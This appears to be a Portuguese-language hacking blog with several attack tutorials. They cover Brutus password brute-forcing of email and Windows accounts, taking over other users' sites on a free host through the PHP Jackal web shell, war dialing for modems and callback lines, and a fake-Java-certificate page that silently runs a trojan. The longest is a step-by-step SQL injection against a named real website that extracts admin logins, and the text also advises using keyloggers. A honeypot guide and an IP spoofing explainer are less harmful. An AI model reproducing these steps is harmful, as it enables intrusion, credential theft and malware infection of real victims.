Mostrando postagens com marcador Pen-Test. Mostrar todas as postagens

segunda-feira, 24 de janeiro de 2011

Brute Force pelo Brutus AET2

o software Brutus, que consegue descobrir senhas pela técnica da força-bruta. Isso significa que ele tenta várias senhas antes de acertar. Pode-se que nunca acerte (no caso de pessoas que tem senhas muito complicadas, misturando letras maiúsculas, minúsculas e números…) ou que demore dias, até semanas para se descobrir uma senha mais fácil (dependendo do seu tamanho). Tenha em mente que a chance de se descobrir uma senha por esse método é de 30%. Você dependerá da sorte.


A tela principal do Brutus

http://media.techtarget.com/digitalguide/images/Misc/PWcracking2.jpg


Vou explicar passo a passo todas as sessões do programa que você vê acima. Assim ficará mais fácil utilizá-lo e você compreenderá melhor o seu funcionamento.

Target – Aqui você coloca o endereço de onde você vai descobrir a senha. Isso pode ser muito variável. Por exemplo, se você for descobrir uma senha de HTTP FORM (visto depois), não adianta só você colocar http://www.site.com/ , você teria que colocar o caminho inteiro do formulário. Isso poderia ser complicado para algumas pessoas. Caso esteja tentando descobrir uma senha de ftp ou pop3 por exemplo, é só colocar o endereço do site na maioria das vezes.

Type – Esse é o mais importante de todos. Você vai definir que tipo de senha quer descobrir. Os tipos são:

- HTTP Basic Auth
- HTTP Form
- FTP
- POP3
- TELNET
- SMB (Netbios)
- Custom

Vamos ver um a um

HTTP Basic Auth – Esse é utilizado para se descobrir senhas de autenticação básica em páginas web (não baseadas em formulários).

HTTP Form – Para descoberta de senhas que utilizam formulários. Ex: e-mails de Yahoo e Hotmail.

FTP – Descobrir senhas de servidores ftp, utilizados para transferência de arquivos.

POP3 – Esse é importante. É utilizado para o recebimento de e-mails através de programas próprios. Através dele você senhas de e-mails muito mais rapidamente que utilizando HTTP Form. Por exemplo: Eu quero descobrir uma senha do Yahoo. Mas o yahoo.com.br permite que você use um servidor POP3 para ler os e-mails através do seu outlook ou outro programa qualquer. Se eu utilizasse HTTP Form, demoraria muito tempo para descobrir… algo como 1 ou 2 tentativas por segundo. Mas se eu tentar o endereço “pop.mail.yahoo.com.br”, que é o endereço POP3 para recebimento de e-mails do Yahoo (cada provedor / site tem o seu… procure saber qual é) vou conseguir aumentar a velocidade para 12 ou 13 tentativas por segundo.

TELNET – Utilizado para descobrir senhas de sistemas remotos que aceitam conexão via telnet (porta 23). Por exemplo, um sistema Linux ou Unix.

SMB (Netbios) – Senhas para acesso à sistemas Windows por compartilhamento de arquivos.

CUSTOM – Você pode customizar como quiser.
Depois temos os botões Start (iniciar), Stop (parar) e Clear (limpar)

Port – Porta do serviço que você vai utilizar para descobrir a senha. Geralmente não precisa mexer, quando você escolhe o tipo de serviço que quer descobrir ele coloca automaticamente a porta.
Connections – Quantidade de conexões simultâneas que o programa fará com o servidor. Quanto mais, mais rápido a senha será descoberta. Mas isso pode gastar muita banda do seu computador e do servidor, fazendo com que acabe ficando mais lento que antes. Adapte com cuidado.

Timeout – Tempo que irá durar as conexões. Pode deixar como está.
Abaixo você verá algumas configurações exclusivas de cada tipo de servidor. Por exemplo, se você selecionar o POP3 aparecerá a opção “Try to stay connected for … “ (tentar ficar conectado para… “), e você pode escolher quantas tentativas o programa fará antes de se desconectar e conectar de novo ou simplesmente colocar Unlimited (ilimitado). As vezes, certas configurações de proteção bloqueiam um usuário após ele errar a senha 3 vezes seguidas… daí você teria que configurar para o sistema tentar 2 vezes, desconectar e conectar de novo.

Authentication Options (opções de autenticação)

Aqui você pode definir o usuário / usuários que quer descobrir a senha e o método que será utilizado.

Use Username – Marque essa opção se a senha que você está tentando descobrir necessita de se dar um nome de usuário. Netbios para sistemas Windows 95, 98 e ME por exemplo não necessitam de usuário, só da senha

Single User – Marque se você quer descobrir a senha de um usuário somente. Se quiser de várias pessoas, deixe desmarcado.

Se o Single User estiver desmarcado, aparecerá User File. Você terá que selecionar um arquivo que contém o nome dos usuários, um em cima do outro. Assim:

Usuario1
Usuario2
Usuario3

Se Single User estiver marcado, aparecerá UserID. Daí é só colocar o nome do usuário.

Depois veremos Pass Mode. Ela mostra três tipos de senhas para serem descobertas. Wordlist, ComboList e Bruteforce.

Wordlist – Uma lista de palavras comumente usadas. Por exemplo, você pode carregar uma lista de palavras com vários nomes e tentar usar todos eles como senha. Sabendo que várias pessoas utilizam senhas fáceis (nomes de atores, datas de nascimento, etc… ) sua chance de descobrir uma senha fácil é grande aqui. O Brutus vêm com uma lista de palavras em inglês, mas se quiser existem listas em português na Internet. Ou você pode fazer a sua própria. Exemplo de uma lista:

Amor
Andreia
Adriana
Antonio
…

ComboList – É a WordList melhorada. Por exemplo, certas pessoas têm o péssimo hábito de colocar um número na frente da senha. Será tão mais seguro assim? Exemplo: em vez de colocar marcos como senha eu coloco marcos1 . É exatamente isso o que o ComboList descobre. Ele pega as senhas que estão na WordList e coloca números na frente, muda para maísculo, inverte a senha… típicas coisas que uma pessoa comum faz.

BruteForce – É o mais poderoso e o mais demorado. Com ele você pode descobrir qualquer senha, mas pode levar milênios (!!!) . Dentro da opção Range, você pode configurar o tamanho mínimo e máximo da senha (Min Length e Max Length) e o que será tentado… só digitos (Digits only), letras minúsculas (Lowercase Alpha), letras maiúsculas (Uppercase Alpha), maiúsculas e minúsculas (Mixed Alpha), letras e números (AlphaNumeric), ou todos os caracteres do teclado, incluindo símbolos como +, - e * (Full Keyspace). Por último você também pode customizar quais caracteres serão usados.

Por último:

Positive Authentication Results mostra que senhas você já descobriu, destacando o endereço e o nome do usuário. Fique atendo também na barra inferior do Brutus que mostra que senha está sendo tentada no momento, a quantidade de tentativas por segundo e o tempo que demora para acabar.

Bom, eu espero que com esse documento fique mais fácil utilizar esse poderoso programa. Ele não é o único que faz força bruta, existem muitos outros, mas nem todos tão simples de se utilizar. Novamente digo que a chance de descoberta de senhas utilizando esse método é de apenas 30%, então recomendo utilizar um trojan ou um keylogger se você quer obter a senha rapidamente.

Invadindo sites gratuitos com php Jackal

1º - Crie uma conta no justfree.


http://www.justfree.com/register.jsp

você precisará dela para ter acesso aos arquivos.

2º - Baixe o php jackal:


http://www.4shared.com/file/208445998/4 ... ckphp.html

descompacte e upe na sua conta do justfree.

3º - Acesse o PHP jackal que você upou ( http://www.seuuser.justfree/Jackal.php ).

4º - No php Jackal, lá em cima você verá escrito "File Manager". clique nela.
Você entrará no gerenciador de arquivos.

5º - Pegue o site do Jackal que você vai invadir. No exemplo usarei: http://testelol.justfree.com/
Repare no nome da conta dele: testelol.
No file manager do Jackal, você verá a caixa "Location".
Ali está a localização do seu site atual.
Se você reparar, o caminho contem várias pastas, e tres delas tem as iniciais do nome do site.
como no exemplo em vermelho
EX.: /jotun1/justfree.com/t/e/s/testelol/htdocs

O nome do site é testelol, logo as iniciais são: t/e/s

Você deverá subistituir essas letras, pelas letras do site que você quer ownar.
Ok, subistituidas, você agora deverá subistiuir o nome do seu site pelo site que você irá ownar, que vem depois dessas tres letras. No exemplo citado em azul, contém o nome do site, ali você apenas subistiui o seu pelo site que deseja invadir.
aperte enter.

Você agora deverá ver todos os arquivos do site do individuo... O jackal, dá várias opções do que se fazer com ele, ali em actions, faça bom proveito delas.

Essa tecnica tambem funciona em alguns outros hosts free

segunda-feira, 10 de janeiro de 2011

Logando como root pelo modo gráfico

Uma maneira fácil de acessar a conta root sem alterar qualquer arquivo de configuração.

- A receita do bolo.

Minhas saudações a toda comunidade, depois de encontrar bastante ajuda aqui no site e adquirir uma pequena experiência estou iniciando minha contribuição com este pequeno artigo que com certeza deve ajudar muitas pessoas.

Certamente que você já deve ter quebrado a cabeça para instalar algum hardware ou programa, e, assim como eu, ficado de saco cheio de digitar a todo momento a senha administrativa para realizar comandos ou realizar ações.

A maioria das distros atuais tem a conta root bloqueada, pesquisei na net alguma forma alternativa de acessar a conta root apenas temporariamente em modo gráfico, mas não achei nada que me agradasse, pois teríamos sempre que alterar arquivos de configuração e ao final seria preciso restaurar backups se quiséssemos deixar as coisas como estavam, e para isso mais sudo ou su password.... Foi então que me conveio uma forma fácil de solucionar o problema com apenas alguns comandos no console:

$ su
# killall kdm
(testado no KDE, no Gnome você pode tentar killall gdm)

O X vai ser finalizado e o serviço gerenciador de login também, é justamente ele que impede o login como root, depois disso é só fazer o login como root e reiniciar o X:

user login: root
password: suasenha

# startx

Aviso: Não é recomendado o usar corriqueiramente a conta de root, além do risco de segurança, você pode trazer sérios danos ao seu sistema.

Fonte: vivaolinux

Fazendo War Dialers ou Discagem de guerra

Parte 1 -> Downloads

Download : THC-Scan

Parte 2 -> Teórica

Muito especialistas dizem que são técnicas ultrapassadas que jí não valem mais, mas muitos sistemas ainda são vulneríveis a estas falhas...

Para você conseguir fazer isto você deve usar um modem na sua casa para internet...

O que é isso?
War Dialer (discador de guerra): também conhecido como demon-dialing ou carrier-scanning. A guerra de discagem (war-dialing) ficou conhecida em 1983 através do filme War Games (Jogos De Guerra - Ainda passa na cessão da tarde). É o processo de discar todos os números de uma série até encontrar uma míquina que responda. Muitas corporações possuem computadores desktop com modens instalados; atacantes podem discar para tentar uma conexão com o desktop e, depois disso, com a corporação. De forma semelhante, muitas empresas possuem servidores com modems instalados, os quais não são considerados como parte do esquema geral de segurança.

1º A gente faz uma PESQUISA...

1ª Pesquisa... Quais são os números de telefone da empresa?

Você pode conseguir isto na lista telefônica, pode tentar usar engenharia social em funcionírios desta empresa, você pode conseguir no site da empresa. Não importa como você conseguiu, mas tente arranjar o maior numero de telefone possàvel daquela empresa...

2º Vamos dizer que nossa empresa se chama "Forum-Invaders"... Você fez a pesquisa e viu que os números desta empresa variam desde "4567-0001" ate "4567-0100". Então temos ai 100 números de telefone que essa empresa possui...

3º O que temos que saber agora é quais deste números são: modens, ou aparelho de fax, ou ramais, ou linha de callback (ai que vem os war dialers)...

Mas antes, o que é um CallBack?
CallBack funciona mais ou menos assim:
Você liga para a central e a central te da um novo tom de discagem, vou dar um exemplo...

Vamos supor que um funcionírio de uma empresa trabalha no Rio Grande Do Sul mas ele esta em São - Paulo, só que deu um problema e ele teve que ligar para a Espanha, só que ele esta no cliente dele e o cliente não vai permitir que ele faça uma ligação internacional. Então o que ele faz? Ele liga para este numero de CallBack da empresa e esse numero de Callback da um outro sinal de discagem para ele... O que vai acontecer então este numero de CallBack vai discar para Espanha (no nosso caso) e a conta vai ir para no numero do CallBack e não na do cliente.

Por este motivo que é muito interessante achar esses números de CallBack, porque uma pessoa com a ma intensão, pode usar estes numeros para falar de graça onde estiver, isto quem faz bastante são os Phreakers ("Hackers" de telefonia).

Qual a solução então?

A solução então é ligar para todos os números encontrados (no nosso caso desde "4567-0001" ate "4567-0100"), pegar uma folha de papel e ir anotando, por exemplo: 4567-0001 é modem 4567-0002 é aparelho de FAX e assim por diante. Só que isso é muito chato e demorado, para isso que funciona os Wars Dialers.

Bom, acho que conseguiram compreender o que é um War Dialer. Chega de Blíblíblí e vamos para pratica!

Parte 3 -> Pratica

O Programa que nos vamos usar agora é o THC-SCAN. Ele é criado para o sistema operacional MS-DOS. Mas eu vou mostrar para vocês como fazer para rodar em Windows.

1º Baixe o THC-Scan 528KB

2º Abra ele e descompacte no C: (vou mostrar o exemplo usando o Winrar):

3º Depois de fazer isto você abre o “Prompt de comando” (menu iniciar -> executar -> cmd -> ok)

Se tiver na pasta: “C:\Documents and Settings\SEU USUARIO”

Você digita os seguintes comandos:

cd ..
cd ..
cd THC-Scan
cd bin

Preste atenção:

.. é 2 pontos mesmo;

cd .. = voltar uma pasta;

cd THC-Scan = abrir a pasta “THC-Scan”.


4º Agora vamos configurar o THC-Scan. Claro se você souber coisas como: porta COM, endereço de IRCQ, endereço de AIO, estas coisas, vão ajudar muito você na hora de configurar. Mas se você não souber estas coisas o próprio THC-Scan tem um programa chamado “mode-det.exe”, ele vai testar todas as portas COM do seu computador e vai dizer em qual tem um modem e as informações relativas a este modem. Então vamos usar este “mode-det.exe”. Se você usar o sistema operacional Windows (não importa a versão) você vai digitar agora no Prompt de comando start /separate mod-det

Deixa ele termina de examinar.

5º Veja o modem que pegou e anote os dados (irq3 e o endereço de AIO) porque, estes dados nos vamos usar para configurar nosso programa. Agora então nos vamos abrir outro programa para configurar o THC-Scan. O programa se chama “ts-cfg.exe”.

E agora você vai digitar start /separate ts-cfg

De um enter .


Na opção “Modem Config” agente tem a opção de arrumar a porta COM (COM Port), endereço base (Base Address) e o IRQ (IRQ), tem outras opções que agente pode arruma também como as strings AT mas não é muito importante esta parte.

Basta dar um “esc” que você volta para a pígina anterior. Você pode agora dar uma olhada nas outras opções por mais que você não entenda mas só para você ver onde elas estão e qual é a “cara” delas. Para fechar o programa você vai em “SAVE + EXIT” e depois “SAVE + QUIT” que daà ele vai salvar as alterações do THC-Scan.

6º Bem agente jí tem ele configurado agora agente vai ter que fazer testes para quer se encontramos modens por ai. Então para rodar o programa THC-Scan mesmo ele o próprio dana de configuração você vai digitar start /separate THC-Scan /M:e agora tem que por os números de telefone para ele discar (se lembram dos nosso números 4567-0001 ate 4567-0100...). Só que como é do 001 ate 100 (os últimos números) você vai ter que por xx ao invez de 01 (assim vai de 00 ate 99, só vai faltar o 100 porque se não você teria que ir ate o 999). Então iria para nos ficar assim: start /separate THC-Scan /M:4567-00xx.

De um enter e pronto começou a verificar as configurações e logo após começara o ataque ...

7º Bom depois que terminar o ataque ele voltara a pagina do “Prompt de Comando”. E na pasta onde esta o THC-Scan (no nosso caso c:/THC-SCAN) foi criado um arquivo com extensão .dat que você executando ele você ira ver toda as informações do seu scan, tem também uns arquivo .log por exemplo carrier.log que mostra os fones que são modens que o THC-Scan achou e assim por diante.

Agora você pode deixar a noite inteira ele ligado e tentar pegar mais números para achar modens que atendam ligações e depois de achar você pode tentar usar força bruta para saber o “id” e a “senha”e ter acesso total ao modem!!!

Infectando por URL html autoinfect

Explicando:
- A vítima entrará no seu site. Logo após, ela receberá uma falsa notificação de "java".
- Quando ela clicar na paradinha que aparece, seu server estará sendo executado.
- Sem que ela perceba!
Bom, vou tentar encurtar o tutorial, para evitar futuras complicações.

Ferramentas necessárias:
- Um Trojan: Escolha um trojan qualquer de sua preferência.
- Um host que aceite .exe ( qualquer um do seu criterio
- Um Script em Html
- Um falso Certificado de java
- E uma animação em Flash (Opcional)

Baixe as três últimas ferramentas aqui:

Download

Com todas as ferramentas em mãos, vamos as configurações:
- Baixe os Scripts acima e abra o arquivo "index.html" com o Bloco de Notas.
(Clique com o botão direito >> Abrir Com >> Bloco de Notas)
- Localize a parte do código que contém isso:


ATENÇÃO: A parte que está destacada no código acima, será o endereço do seu server. Para substituir, você terá de hospedar seu server no site que eu indiquei acima.
Depois pegue o link hospedado e substitua pelo que está aí e salve assim:

index.html

Todos os Arquivos

- Agora já pode hospedar todos que você baixou!
Pronto... O Script já está configurado.

Crie um honeypot completo em seu PC - (Iscas para Hackers)

A técnica de Honeypot é um tanto antiga, porem até hoje é muito utilizada para captura de hackers mal intencionados.Atualmente o Governo americano utiliza esta técnicas em redes Wireless para estudar o comportamento destes “Hackers”
O conceito da técnica é muito simples:
Voce simula uma vulnerabilidade, como uma isca para os “Hackers” se conectarem. Uma ves conectado voce obtém o IP e seus comandos.
Vamos criar um Honeypot com a versão free do Insecuritynet 3.X (Você não precisa comprar a licença)

1-) Caso você não tenha o programa, baixe no site da
empresa que desenvolve o software:
Entre em: Produtos -> Insecuritynet 3.X
Instale o programa.

2-) Para navegar pelo software utilize as Setas e o Enter ( O programa roda em modo texto )
Entre em:
Iniciar -> Servidores -> Honeypots


O software possui três opções ( FTP, Telnet, Shell )
Vamos utilizar a opção TELNET (escolha telnet)


Automaticamente irá abrir o servidor honeypot.


3-) O Honeypot irá simular um serviço de telnet em seu computador, voce pode escolher um nome para seu computador fictício.
Digite o nome de usuário (Não utilize espaços)

4-) Dentro do seu computador fictício irá existir um falso arquivo chamado: “login_ftp.txt”
Voce poderá colocar algum dado dentro deste arquivo, claro que você não irá colocar um dado verdadeiro mas sim qualquer coisa que voce ache necessário para lubridiar nosso “Hacker Invasor”


5-) Pronto seu Honeypot está criado, sua porta 23 ficará aberta para o Honeypot aguardando algum “Invasor”. Caso precise, adicione permissão ao seu firewall.


6-) Antes que alguém entre em seu honeypot você pode testa-lo.
Abra seu prompt de comando e digite:
telnet
ou
telnet 127.0.0.1

Tecle enter
Agora voce esta agindo como se fosse o invasor que descobriu uma porta aberta em seu computador.

Observe que o “suposto serviço” de telnet pediu uma senha, não se preocupe ele esta configurado para aceitar qualquer senha.
Agora temos uma SHELL em nossa mão =)


Vamos listar o conteúdo do computador fictício:
Comando DIR


Vamos olhar o conteúdo do arquivo “login_ftp.txt”
Type login_ftp.txt

Entrar no Desktop:
Cd desktop
DIR

Observe que o sistema é idêntico à um computador Real.

6-) Agora vem a parte mais interessante:
Voce pode monitorar tudo o que o “suposto Invasor” faz.
Obrserve no Honeypot (servidor)

-----

Temos o IP da “Hacker Invasor”
Em cinza temos os diretórios em que o “hacker Invasor” entrou e o que ele viu.
Em verde temos os comandos que ele executou
Em azul temos o conteúdo falso que voce criou para ele ver ( caso ele veja)


Agora volte ao Insecuritynet
Tecle “I” o programa voltará ao inicio.
Entre em “logs”

Automaticamente a pasta de logs é aberta.

Abra o arquivo Honeypots.log


qui 10/06/2010 14:45:47 IP:127.0.0.1
cmd:dir
cmd:type login_ftp.txt
cmd:cd Desktop
cmd:dir

Observe que temos todos os dados da conexão, com um detalhe Importantíssimo (A hora exata da conexão) Se voce tem o IP e a Hora que ele conectou e a pessoa realmente esta tentando te invadir, caso o problema torne-se judicial, por lei o provedor é obrigado a dizer de onde veio a conexão para as autoridades legais. Mesmo usando Jumps, hoje é complicado se esconder mesmo atrás de 50 maquinas, também neste caso já não é uma questão técnica, mas burocrática e investigativa.

IP Spoofing, IP Address e Packet Header Analysis

Este é um tutorial que eu preferi deixar na língua original

-: IP Spoofing :-

The term IP (Internet Protocol) address spoofing refers to the creation of IP packets with a forged (spoofed) source IP address with the purpose of concealing the identity of the sender or impersonating another computing system.

Why it works ?
IP-Spoofing works because trusted services only rely on network address based authentication. Since IP is easily duped, address forgery is not difficult.
The main reason is security weakness in the TCP protocol known as sequence number prediction.

How it works ?
To completely understand how ip spoofing can take place, one must examine the structure of the TCP/IP protocol suite. A basic understanding of these headers and network exchanges is crucial to the process.

Internet Protocol (IP) :
It is a network protocol operating at layer 3 (network) of the OSI model. It is a connectionless model, meaning there is no information regarding transaction state, which is used to route packets on a network. Additionally, there is no method in place to ensure that a packet is properly delivered to the destination.

Examining the IP header, we can see that the first 12 bytes (or the top 3 rows of the header) contain various information about the packet. The next 8 bytes (the next 2 rows), however, contains the source and destination IP addresses. Using one of several tools, an attacker can easily modify these addresses – specifically the “source address” field.

Transmission Control Protocol (TCP) :
It is the connection-oriented, reliable transport protocol in the TCP/IP suite. Connection-oriented simply means that the two hosts participating in a discussion must first establish a connection via the 3-way handshake (SYN-SYN/ACK-ACK). Reliability is provided by data sequencing and acknowledgement. TCP assigns sequence numbers to every segment and acknowledges any and all data segments recieved from the other end.

As you can see above, the first 12 bytes of the TCP packet, which contain port and sequencing information.

TCP sequence numbers can simply be thought of as 32-bit counters. They range from 0 to 4,294,967,295. Every byte of data exchanged across a TCP connection (along with certain flags) is sequenced. The sequence number field in the TCP header will contain the sequence number of the *first* byte of data in the TCP segment. The acknowledgement number field in the TCP header holds the value of next *expected* sequence number, and also acknowledges *all* data up through this ACK number minus one.

TCP packets can be manipulated using several packet crafting softwares available on the internet.

The Attack
IP-spoofing consists of several steps. First, the target host is choosen. Next, a pattern of trust is discovered, along with a trusted host. The trusted host is then disabled, and the target’s TCP sequence numbers are sampled. The trusted host is impersonated, the sequence numbers guessed, and a connection attempt is made to a service that only requires address-based authentication. If successful, the attacker executes a simple command to leave a backdoor.

Spoofing can be implemented by different ways as given below -

Non-Blind Spoofing :- This type of attack takes place when the attacker is on the same subnet as the victim. The sequence and acknowledgement numbers can be sniffed, eliminating the potential difficulty of calculating them accurately.

Blind Spoofing :- Here the sequence and acknowledgement numbers are unreachable. In order to circumvent this, several packets are sent to the target machine in order to sample sequence numbers.

Both types of spoofing are forms of a common security violation known as a Man In The Middle Attack. In these attacks, a malicious party intercepts a legitimate communication between two friendly parties. The malicious host then controls the flow of communication and can eliminate or alter the information sent by one of the original participants without the knowledge of either the original sender or the recipient. In this way, an attacker can fool a victim into disclosing confidential information by “spoofing” the identity of the original sender, who is presumably trusted by the recipient.

IP spoofing is almost always used in what is currently one of the most difficult attacks to defend against – Denial of Service attacks, or DoS.

1) Filtering at the Router :- Implementing ingress and egress filtering on your border routers is a great place to start your spoofing defense. You will need to implement an ACL (access control list)

2) Encryption and Authentication :- Implementing encryption and authentication will also reduce spoofing threats. Both of these features are included in Ipv6, which will eliminate current spoofing threats.

3) Initial Sequence Number Randomizing.

-: IP Address :-

Definition :-
“An Internet Protocol (IP) address is a numerical identification (logical address) that is assigned to devices participating in a computer network utilizing the Internet Protocol for communication between its nodes”. — Wikipedia

The Internet Protocol (IP) has two versions currently in use which are IPv4 and IPv6.
This article represents to IPv4 version only.

In general, an IP address is a 32-bit decimal number that is normally written as four numbers between 1 to 255 (8 bits or 1 byte each), each seperated from the other by a decimal point. This standard is known as “Dotted Decimal Notation”.
e.g.- 117.200.77.110

IP addresses are divided into number of ranges/classes as given in the table below-

ClassRange
A0.0.0.0 to 127.255.255.255
B128.0.0.0 to 191.255.255.255
C192.0.0.0 to 223.255.255.255
D224.0.0.0 to 239.255.255.255
E240.0.0.0 to 255.255.255.255

e.g.- IP Address 192.168.24.114 belongs to Class ‘C’.

How to find out IP Address of your system ?
1) Connect to the Internet.
2) Launch MS-DOS Command Prompt.
3) Type “netstat -n”, Press Enter.

You will get the output similar to following-

The IP Address shown in local address field denotes IP Address of your system.
In this case it is
117.200.160.151

IP Address Formats :-
Four different formats of IP Address along with example is as given below-

1) Domain Name System (DNS) : www.insecure.in
2) DWORD Format : 2928008962
3) Octal Format : 0256.0205.0337.002
4) Dotted Decimal Format : 174.133.223.2

Converting DNS IP Address into Normal IP Address :-
You can easily get the IP Address of any domain by various methods such as WHOIS, Netstat, Ping, Traceroute, etc.
Here I have used ‘Ping’ to get IP Address.

1) Connect to the Internet.
2) Launch MS-DOS Command Prompt.
3) Type “ping domainname”, Press Enter.

You will get the output similar to following-

Here, IP Address for Domain “www.insecure.in” is “174.133.223.2″

Thus by typing “http://www.insecure.in” OR “http://2928008962″ OR “0256.0205.0337.02″ OR “174.133.223.2″ in your browser will take you to the same site.

: Packet Header Analysis :-

Following are the easy to analyze ICMP, TCP and UDP packet headers along with short description.
All header Drawings by- “Matt Baxter” (www.fatpipe.org/~mjb/Drawings/)

ICMP-Header

ICMP Message Types :- ICMP message type-code/name format
0 Echo Reply
3 Destination Unreachable
4 Source Quench
5 Redirect
8 Echo
11 Time Exceeded
12 Parameter Problem
13 Timestamp
14 Timestamp Reply
15 Information Request
16 Information Reply

Checksum :- The checksum is the 16-bit ones’s complement of the one’s complement sum of the ICMP message starting with the ICMP Type.

RFC 792 :- Please refer to RFC 792 for Internet Control Message Protocol (ICMP) Specification.


TCP-Header
TCP Flags :- C E U A P R S F
C 0×80 Reduced (CWR)
E 0×40 ECN Echo (ECE)
U 0×20 Urgent
A 0×10 Ack
P 0×08 Push
R 0×04 Reset
S 0×02 Syn
F 0×01 Fin
TCP Options :-
0 End of Options List
1 No Operation (NOP, Pad)
2 Maximum Segment Size
3 Window Scale
4 Selective ACK ok
8 Timestamp

Checksum :- Checksum of entire TCP segment and pseudo header (parts of IP header)

Offset :- Number of 32-bit words in TCP header, minimum value of 5. Multiply by 4 to get byte count.

RFC 793 :- Please refer to RFC 793 for Transmission Control Protocol (TCP) Specification.


UDP-Header

Source Port :- an optional field, when meaningful, it indicates the port of the sending process, and may be assumed to be the port to which a reply should be addressed in the absence of any other information. If not used, a value of zero is inserted.

Destination Port :- Destination Port has a meaning within the context of a particular internet destination address.

Length :- Length is the length in octets of this user datagram including this header and the data. (This means the minimum value of the length is eight.)

Checksum :- Checksum is the 16-bit one’s complement of the one’s complement sum of a pseudo header of information from the IP header, the UDP header, and the data, padded with zero octets at the end (if necessary) to make a multiple of two octets.

RFC 768 :- Please refer to RFC 768 for User Datagram Protocol (UDP) Specification.

Fonte: Insecure

Tutorial asp injection

Bem nesse tutorial vou explicar a tecníca de sql union em asp para quem começa em deface isso e importante para dar continuidade as outras aulas q vou fazer ok,vamos começar.

Tem várias dorks para o google vou usar como exemplo essa aqui (novidades.asp?id=) achei esse site vulnerável http://www.harasnovoprado.com.br/home/novidades.asp?id=29 entao como saber se ele está vulneravél ? Bem tem varias maneiras de saber isso uma delas e colocando uma aspa assim ( ‘ ) sendo assim a url vai ficar desse jeito http://www.harasnovoprado.com.br/home/novidades.asp?id=29’ ai se ele estiver vulnerável a sql union vai aparecer um erro parecido com esse ou diferente veja a baixo:

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC Microsoft Access Driver] Syntax error (missing operator) in query expression 'Id = 29'''.

/home/novidades.asp, line 35

Entao eu já sei que ele está vulnerável e agora o que eu faço?

Bem agora vamos tentar saber quantas tabelas o sites tem para nós darmos continuidade vamos colocar o sequinte comnado na final da url do site +order+by+numero de tabelas, ficando assim na url http://www.harasnovoprado.com.br/home/novidades.asp?id=29+order+by+1 se a pagina carregar normal e não aparecer o mesmo erro relatado acima e pq ele tem mais tabelas sendo assim subtitua o 1 pelo 2 ficando assim http://www.harasnovoprado.com.br/home/novidades.asp?id=29+order+by+2 bem ainda ainda não ta dendo o erro agora teste um numero de tabela alto coloque o 5 no lugar do 2 ficando assim http://www.harasnovoprado.com.br/home/novidades.asp?id=29+order+by+5

Apareceu o erro

Microsoft OLE DB Provider for ODBC Drivers error '80004005'

[Microsoft][ODBC Microsoft Access Driver] The Microsoft Jet database engine does not recognize '5' as a valid field name or expression.

/home/novidades.asp, line 35

Entao sabemos q não o site não tem 5 tabelas entao vou colocar o 4 no lugar do 5 ficando assim

http://www.harasnovoprado.com.br/home/novidades.asp?id=29+order+by+4

agora sim não deu erro entao sabemos q o site tem 4 tabelas agora vamos manipula-lá pela url entao vamos primeiramente tentar achar a aréa administrativa do site q ai vai variar dependendo do webmaster, o padrão e : adm , login, admin, administrador, user, usuario.

Entao vamos tentar login ficando assim a url

http://www.harasnovoprado.com.br/admin entao nao deu em nada na existe entao vamos tentar adm ficando assim http://www.harasnovoprado.com.br/adm agora sim nao deu erro sabemos q a pasta adm existe entao vamos voltar para a url e unir as tabelas com o sequinte comando: +union+all+select+numeros de tabelas achadas+from+tabela do adm entao ficando assim na url

http://www.harasnovoprado.com.br/home/novidades.asp?id=29+union+all+select+1,2,3,4+from+adm

mais se voltar o erro entao a tabela adm não existe e provavel q o webmaster mudou entao no lugar de adm coloque o padrão q e admin ficando assim

http://www.harasnovoprado.com.br/home/novidades.asp?id=29+union+all+select+1,2,3,4+from+admin

entao a pagina carregou normalmente entao sabemos que aquela tabela existe entao agora vamos explorar vamos colocar um hifem ( - ) entra o ?id=-29+ ficando assim

www.harasnovoprado.com.br/home/novidades.asp?id=29+union+all+select+1,2,3,4+from+admin

entao no lugar do errro irá aparecer ums numeros mais ou menos assim:

3
2

4

Agora vamos manipular a url, entao na aréa administrativa tera os campos login e senha

Entao no lugar na url tem quem o numero 3 colocamos o nome login fcando assim

www.metax.com.br/noticias.asp?id=-9+union+all+select+1,2,login,4+from+adm

entao ira aparecer isso os nomes das colunas e o conteudo das tabelas, depois de ter injetado o nome login na url ira aparecer algo parecido com isso:

adm
2

4

Entao já sabemos q o login da area administrativa e adm entao agora vamos revelar a senha fazendo o mesmo processo mais no outra numero q aparecer nesse caso e 2 entao colocamos senha no lugar do 2 ficando assim:

www.metax.com.br/noticias.asp?id=-9+union+all+select+1,senha,login,4,5+from+adm bingo!! entao já sabemos login e senha, e temos a area administrativa entao agora e so usar um proxy para segurança e logar ai façam oq vcs quiser.

Entao so tem uma obs: caso a area administrativa tenha 3 campos para login como por exemplo: login, senha e chave. Entao coloque no lugar do 4 a nome chave ficando assim:

www.metax.com.br/noticias.asp?id=-9+union+all+select+1,senha,login,chave,5+from+adm

Evitando e enganando Firewalls e IDS’s

Muitos pioneiros da Internet vislumbraram uma rede mundial aberta com um espaço de endereçamento IP universal que permitisse conexões virtuais entre quaisquer dois nós. Isso permite que os anfitriões(hosts) actuem como verdadeiros semelhantes, servindo e obtendo informações uns dos outros. As pessoas poderiam aceder a seus computadores domésticos do trabalho, mudando os ajustes do controle de climatização ou abrindo as portas para convidados. Essa visão de conectividade universal foi sufocada pela falta de espaço de endereçamento e preocupações com a segurança. No início dos anos 1990 as empresas começaram a instalar firewalls para o propósito claro de reduzir a conectividade. Rede enormes foram isoladas da Internet-sem-fronteiras por proxies de aplicativos, tradução de endereçamento de rede (network address translation) e filtros de pacotes. O fluxo irrestrito de informações deu a vez à regulamentação acirrada de canais de comunicação autorizados e ao conteúdo que neles trafegam.

